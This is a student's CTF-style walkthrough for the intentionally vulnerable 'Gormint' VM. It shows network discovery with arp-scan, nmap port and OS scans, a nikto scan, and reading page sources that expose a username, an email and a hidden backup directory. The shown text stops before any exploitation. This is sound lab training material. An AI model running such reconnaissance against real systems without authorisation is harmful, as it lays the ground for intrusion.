
“GORMINT POC”

--S.JOE MATHEW
(192IT159)

In this poc we will learn how to get root access with the vulnerable machine gormint .


Steps:

1.First download the vm and connect the network mode to nat mode and run the machine .



```
Ubuntu 16.04.3 LTS ubuntu tty1

ubuntu login: _
```


2.Next we will find the ip address of the machine using arp-scan --local.



```
root@kali:~# arp-scan --local
Interface: eth0, type: EN10MB, MAC: 00:0c:29:0f:16:fe, IPv4: 192.168.76.131
Starting arp-scan 1.9.6 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.76.1    00:50:56:c0:00:08       VMware, Inc.
192.168.76.2    00:50:56:ff:97:fa       VMware, Inc.
192.168.76.132  00:0c:29:19:03:6b       VMware, Inc.
192.168.76.254  00:50:56:ed:2c:ec       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.6: 256 hosts scanned in 2.521 seconds (101.55 hosts/sec). 4 responded
```

3.We will use nmap and gather some information first we see the list of ports open in the machine . 10-1023 : ports for specific purpose


Command: nmap -v -p 10-1023 your ip of the machine (192.168.76.132)



```
root@kali:~# nmap -v -p 10-1023 192.168.76.132
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-18 13:42 IST
Initiating ARP Ping Scan at 13:42
Scanning 192.168.76.132 [1 port]
Completed ARP Ping Scan at 13:42, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:42
Completed Parallel DNS resolution of 1 host. at 13:42, 0.12s elapsed
Initiating SYN Stealth Scan at 13:42
Scanning 192.168.76.132 [1014 ports]
Discovered open port 80/tcp on 192.168.76.132
Discovered open port 22/tcp on 192.168.76.132
Completed SYN Stealth Scan at 13:42, 0.16s elapsed (1014 total ports)
Nmap scan report for 192.168.76.132
Host is up (0.00037s latency).
Not shown: 1012 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:19:03:6B (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
           Raw packets sent: 1015 (44.644KB) | Rcvd: 1015 (40.596KB)
```

4.We will detail the operating system details .


Command: **nmap -v -O your ip of the machine (192.168.76.132)**



```
QUITTING!
root@kali:~# nmap -v -O 192.168.76.132
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-18 13:43 IST
Initiating ARP Ping Scan at 13:43
Scanning 192.168.76.132 [1 port]
Completed ARP Ping Scan at 13:43, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:43
Completed Parallel DNS resolution of 1 host. at 13:43, 0.00s elapsed
Initiating SYN Stealth Scan at 13:43
Scanning 192.168.76.132 [1000 ports]
Discovered open port 22/tcp on 192.168.76.132
Discovered open port 80/tcp on 192.168.76.132
Completed SYN Stealth Scan at 13:43, 0.15s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.76.132
Nmap scan report for 192.168.76.132
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:19:03:6B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.002 days (since Sat Jul 18 13:40:55 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.16 seconds
           Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.286KB)
root@kali:~#
```


5.Now we can target port 80 so to get additional details we will get help of nikto

Command**: nikto -h http://192.168.76.132**




```
root@kali:~# nikto  -h  192.168.76.132
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.76.132
+ Target Hostname:    192.168.76.132
+ Target Port:        80
+ Start Time:         2020-07-18 13:46:09 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2020-07-18 13:47:34 (GMT5.5) (85 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

6.From nikto scan robots.txt find to be interesting so lets see the robots.txt which show hint of the directory gormint



```
/* Too easy? Lets see */
Disallow: /g0rmint/*
```

7.So lets see the gormint directory so the login page comes.



Yeh Bik Gai Hai Security!


Login to your account

☐ Remember me

Forgot Password?

No problem, click here to get a new password.

8.Our aim is to login credentials . We have a hint click here to get a password .
I have tried random user and password but nothing seemed to be worked so let's view the page source .



192.168.76.132/g0rmint/reset.php

Yeh Bik Gai Hai Security!

Enter your username and email to reset password


ssss@ggg.com

ssss

User not found in our database


Login

First the Page source of login.php ：




```
<!DOCTYPE html>
<html lang="en">
    <head>

        <!-- start: Meta -->
        <meta charset="utf-8">
        <title>Bootstrap Metro Dashboard by Dennis Ji for ARM demo</title>
        <meta name="description" content="Bootstrap Metro Dashboard">
        <meta name="author" content="Dennis Ji">
        <meta name="keyword" content="Metro, Metro UI, Dashboard, Bootstrap, Admin, Template, Theme, Responsive, Fluid, Retina">
        <!-- end: Meta -->

        <!-- start: Mobile Specific -->
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <!-- end: Mobile Specific -->

        <!-- start: CSS -->
        <link id="bootstrap-style" href="css/bootstrap.min.css" rel="stylesheet">
        <link href="css/bootstrap-responsive.min.css" rel="stylesheet">
        <link id="base-style" href="css/style.css" rel="stylesheet">
        <link id="base-style-responsive" href="css/style-responsive.css" rel="stylesheet">
        <link href='http://fonts.googleapis.com/css?family=Open+Sans:300italic,400italic,600italic,700italic,800italic,400,300,600,700,800&subset=latin,cyrillic-ext,latin-ext' rel='sty
        <!-- end: CSS -->


        <!-- The HTML5 shim, for IE6-8 support of HTML5 elements -->
```

In the page source I viewed all the css files but in style.css we got the email address and some username.




```
/*
* Author: noman
* Author Email: w3bdrill3r@gmail.com
* Version: 1.0.0
* g0rmint: Bik gai hai
* Copyright: Aunty g0rmint
* www: http://g0rmint.com
* Site managed and developed by author himself
*/

/* Import Section
==================================================================== */
@import url("jquery-ui-1.8.21.custom.css");                             /* jQuery User Interface Framework Styles */
@import url("fullcalendar.css");                                        /* Calendars Styles */
@import url("chosen.css");                                              /* Select Boxes Styles */
@import url("uniform.default.css");                                     /* Uniform Styles */
@import url("jquery.cleditor.css");                                     /* Text Editor Styles. */
@import url("jquery.noty.css");                                         /* Noty Notifications Style */
@import url("noty_theme_default.css");                                  /* Noty Notifications Style */
@import url("elfinder.min.css");                                        /* File Manager Style */
@import url("elfinder.theme.css");                                      /* File Manager Style */
@import url("jquery.iphone.toggle.css");                                /* Styles for iPhone */
@import url("uploadify.css");                                           /* Uploadify Styles */
@import url("jquery.gritter.css");                                      /* Growl Like Notifications Styles */
@import url("font-awesome.min.css");                                    /* Font Awesome Styles */
@import url("font-awesome-ie7.min.css");                                /* Font Awesome Styles */
@import url("glyphicons.css");                                          /* Glyphicons Font */
@import url("halflings.css");                                           /* Glyphicons Halflings Font */
@import url("style-forms.css");                                         /* Forms */

/* Main Colors
==================================================================== */
```

Next will view the page source of reset.php i.e reset password page source we found there is a secret backup directory .




```
<!DOCTYPE html>
<html lang="en">
    <head>

        <!-- start: Meta -->
        <meta charset="utf-8">
        <title>Yeh bik gai hai | g0rmint</title>
        <meta name="description" content="Bootstrap Metro Dashboard">
        <meta name="author" content="Dennis Ji">
        <meta name="keyword" content="Metro, Metro UI, Dashboard, Bootstrap, Admin, Template, Theme, Responsive, Fluid, Retina">
        <!-- end: Meta -->

        <!-- start: Mobile Specific -->
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <meta name="backup-directory" content="s3cretbackupdirect0ry">
        <!-- end: Mobile Specific -->

        <!-- start: CSS -->
        <link id="bootstrap-style" href="css/bootstrap.min.css" rel="stylesheet">
        <link href="css/bootstrap-responsive.min.css" rel="stylesheet">
        <link id="base-style" href="css/style.css" rel="stylesheet">
        <link id="base-style-responsive" href="css/style-responsive.css" rel="stylesheet">
        <link href='http://fonts.googleapis.com/css?family=Open+Sans:300italic,400italic,600italic,700italic,800italic,400,300,600,700,800&subset=latin,cyrillic-ext,latin-ext' rel='st
        <!-- end: CSS -->
```

9.With dirb we will see the list of directories in the secret backup directory we found **info.php** is there.



